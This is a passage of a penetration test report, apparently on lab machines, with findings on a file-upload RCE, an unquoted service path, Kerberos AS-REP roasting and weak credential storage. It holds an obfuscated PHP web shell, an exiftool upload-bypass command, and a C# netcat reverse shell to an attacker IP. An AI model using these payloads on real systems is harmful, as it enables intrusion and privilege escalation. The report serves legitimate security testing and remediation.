
```php
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

We obfuscate the payload using an online PHP obfuscator, we get this result:

Obfuscated PHP Source Code:

```
<?php $y0=$_GET[base64_decode('d3JlYXRo')];if(isset($y0)){echo
base64_decode('PHByZT4=').shell_exec($y0).base64_decode('PC9wcmU+');}die
();?>
```


Based on the code, we know that the file upload feature exists in the "/resources/" directory, so we navigate to there. Authentication is required, where we use Thomas' credentials found in IPT-006.



We choose any image, and rename it to “image.jpg.php”, then we use `exiftool` to inject the code as a comment:

```
exiftool -Comment="<?php \$l0=\$_GET[base64_decode('Y21k')];if(isset(\$l0)){echo
base64_decode('PHByZT4=').shell_exec(\$l0).base64_decode('PC9wcmU+');}die();?>" image.jpg.php
```

Upon uploading the payload, we have RCE:



Finding IPT-008: Information Disclosure on Website - Low

Description	A series of comments were found in the website’s source code that were left there by the developer. Such comments disclose sensitive information about the company or the developer.
Impact	If attackers access this information, sensitive data about the company may be leveraged by them. Or, a phishing attack can be made on the developer using the disclosed information.
Affected System	10.200.81.100 (Wreath-PC)
Remediation	MS-021: Conduct Source Code Reviews
References	OWASP Top Ten 2017 | A3:2017-Sensitive Data Exposure | OWASP Foundation

In the website code found in IPT-007, there were comments made in the code that count as information disclosure:


```
?>
<!DOCTYPE html>
<html lang=en>
        <!— ToDo:
                - Finish the styling: it looks awful
                - Get Ruby more food. Greedy animal is going through it too fast
                - Upgrade the filter on this page. Can't rely on basic auth for everything
                - Phone Mrs Walker about the neighbourhood watch meetings
        —>
        <head>
                <title>Ruby Pictures</title>
                <meta charset="utf-8">
                <meta name="viewport" content="width=device-width, initial-scale=1.0">
                <link rel="stylesheet" type="text/css" href="assets/css/Andika.css">
                <link rel="stylesheet" type="text/css" href="assets/css/styles.css">
        </head>
        <body>
                <main>
                        <h1>Welcome Thomas!</h1>
                        <h2>Ruby Image Upload Page</h2>
                        <form method="post" enctype="multipart/form-data">
                                <input type="file" name="file" id="fileEntry" required, accept="image/jpeg,image/png,image/gif">
                                <input type="submit" name="upload" id="fileSubmit" value="Upload">
                        </form>
                        <p id=res><?php if (isset($res)){ echo $res; };?></p>
                </main>
        </body>
</html>
```

This information can be used in many ways, including Phishing Attacks.

Finding IPT-009: Unquoted Service Path - High


Description	An unquoted service path is a misconfiguration in Windows services where the service executable path contains spaces but is not enclosed in double quotes ("). This allows an attacker to exploit the vulnerability by placing a malicious executable in a directory specified by the unquoted path.
Impact	If an attacker chooses to exploit such a vulnerability, he can easily gain higher privileges and establish persistence
Affected System	10.200.81.100 (Wreath-PC)
Remediation	MS-022: Secure Service Paths
References	Unquoted service paths: The new frontier in script kiddie security vulnerability reports - The Old New Thing

Upon gaining RCE in IPT-007, we setup a python server from our attack box and use the RCE to download netcat onto the target.



PNG IHDR\<sBIT O tEXtComment

We then setup a listener on our attack box and initiate a netcat connect that allows us a reverse shell:




Reverse shell is successful:

To escalate privilege, we come across a service that has an unquoted path. The command that was used was:

```
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
```

We manage to find this service:



We check the service, and it runs under a SYSTEM account:

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\xampp\htdocs\resources\uploads>
```

We then check whether we have write access to the directory, which we do:

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```


To escalate, we first create a file: “Wrapper.cs”.

The code we added allows us to gain a reverse shell:

```
using System;
using System.Diagnostics;
namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc.exe",
"10.50.82.31 8888 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

Next, we us `mcs` to compile the file, and then we rename it to “System.exe”.

We set up a python server and using our shell we `curl` the file to the target. After we do so we stop the service and start it again, and our listener catches the connection, generating a fully privileged system shell:



Finding IPT-010: Insufficient Account Management – Kerberoasting - High

Description	Kerberoasting is an attack technique targeting Active Directory (AD) environments. It involves requesting service tickets (TGS) for service accounts (user accounts with Service Principal Names - SPNs) from the Domain Controller. The attacker can then extract the service ticket from memory and perform an offline brute-force attack to recover the plaintext password of the service account.
Impact	Impact includes credential compromise, lateral movement, privilege escalation, and persistence.
Affected System	10.10.254.39 (Domain Controller)
Remediation	MS-001: Enforce a Strong Password Policy MS-023: Secure Service Principal Names MS-024: Kerberos Ticket Encryption
References	Kerberos authentication overview in Windows Server | Microsoft Learn

Given our compromised machine in IPT-009, we attempt to pivot in the Active Directory Internal Network of the company. Upon a successful pivot, we start enumerating the Domain Controller:


```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV 10.10.254.39
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-30 17:45 UTC
Nmap scan report for ip-10-10-254-39.eu-west-1.compute.internal (10.10.254.39)
Host is up (0.00044s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-30 17:45:35Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2025-04-29T17:42:30
|_Not valid after:  2025-10-29T17:42:30
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2025-04-30T17:45:37+00:00
|_ssl-date: 2025-04-30T17:45:45+00:00; 0s from scanner time.
MAC Address: 02:02:7B:F8:B5:7D (Unknown)
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: ATTACKTIVEDIREC, NetBIOS user: <unknown>, NetBIOS MAC: 02027bf8b57d (unknown)
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-04-30T17:45:37
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.86 seconds
```

We start enumerating users via Kerberos using the Kerbrute tool.


```
┌──(root㉿kali)-[~/Downloads]
└─# ./kerbrute userenum -d spookysec.local --dc 10.10.254.39 ~/users.txt

Version: v1.0.3 (9dad6e1) - 04/30/25 - Ronnie Flathers @ropnop

2025/04/30 17:56:14 >  Using KDC(s):
2025/04/30 17:56:14 >   10.10.254.39:88

2025/04/30 17:56:14 >  [+] VALID USERNAME:       james@spookysec.local
2025/04/30 17:56:14 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2025/04/30 17:56:15 >  [+] VALID USERNAME:       James@spookysec.local
2025/04/30 17:56:15 >  [+] VALID USERNAME:       robin@spookysec.local
2025/04/30 17:56:16 >  [+] VALID USERNAME:       darkstar@spookysec.local
2025/04/30 17:56:16 >  [+] VALID USERNAME:       administrator@spookysec.local
2025/04/30 17:56:18 >  [+] VALID USERNAME:       backup@spookysec.local
2025/04/30 17:56:18 >  [+] VALID USERNAME:       paradox@spookysec.local
2025/04/30 17:56:22 >  [+] VALID USERNAME:       JAMES@spookysec.local
2025/04/30 17:56:23 >  [+] VALID USERNAME:       Robin@spookysec.local
2025/04/30 17:56:31 >  [+] VALID USERNAME:       Administrator@spookysec.local
2025/04/30 17:56:47 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2025/04/30 17:56:52 >  [+] VALID USERNAME:       Paradox@spookysec.local
2025/04/30 17:57:08 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2025/04/30 17:57:13 >  [+] VALID USERNAME:       ori@spookysec.local
2025/04/30 17:57:22 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2025/04/30 17:57:44 >  Done! Tested 73317 usernames (16 valid) in 89.765 seconds
```

We find 16 matches, but we set our targets on “svc-admin” and “backup”.

Here is where the Finding IPT-010 comes to play, as we abuse Kerberos by utilizing ASREPRoasting, which allows us to pinpoint accounts that do not require authentication before requesting a Kerberos Ticket.



The account “svc-admin” does not require authentication, and we receive the hash. Cracking the hash leads to the password:



Finding IPT-011: Stored Credentials with Minimal Security - High

Description	A Credential file was found by the tester which included minimal protection and could easily be decoded.
Impact	The credentials could belong to a more privileged account, leading the attacker to escalate privileges. Could also be used for lateral movement across the network.
Affected System	10.10.254.39 (Domain Controller)
Remediation	MS-025: Secure Credential Storage
References	NIST SP 800-122, Guide to Protecting the Confidentiality of Personally Identifiable Information (PII)

Given the account we compromised in IPT-010, we start enumerating the SMB share found on the Domain Controller. We find an interesting file share called “backup”:

```
┌──(root㉿kali)-[~/Downloads]
└─# smbclient -L 10.10.254.39 -U spookysec.local/svc-admin%management2005

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.254.39 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

We connect to the share and find a “backup_credentials.txt” file there, which we download:

```
┌──(root㉿kali)-[~/Downloads]
└─# smbclient \\\\10.10.254.39\\backup -U spookysec.local/svc-admin%management2005
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 19:08:39 2020
  ..                                  D        0  Sat Apr  4 19:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 19:08:53 2020

                8247551 blocks of size 4096. 3579541 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (1.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
smb: \> exit

┌──(root㉿kali)-[~/Downloads]
└─# ls
User.txt  backup_credentials.txt  kerbrute
```


Upon closer inspection, we see that the contents of the file are base64 encoded, all we had to do was decode the file and we obtain a new set of credentials belonging to the “backup” account:

```
┌──(root㉿kali)-[~/Downloads]
└─# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

┌──(root㉿kali)-[~/Downloads]
└─# base64 -d backup_credentials.txt
backup@spookysec.local:backup2517860
```

Finding IPT-012: High Privileges for Backup User - Critical

Description	The backup user found by the testers had more privileges than required. The account was domain admin, which is surely an overkill.
Impact	If an attacker manages to get to the backup user, then the result would be a full domain compromise.
Affected System	10.10.254.39 (Domain Controller)
Remediation	MS-014: Principle of Least Privilege MS-026: Implement RBAC
References	nistspecialpublication800-53r4.pdf

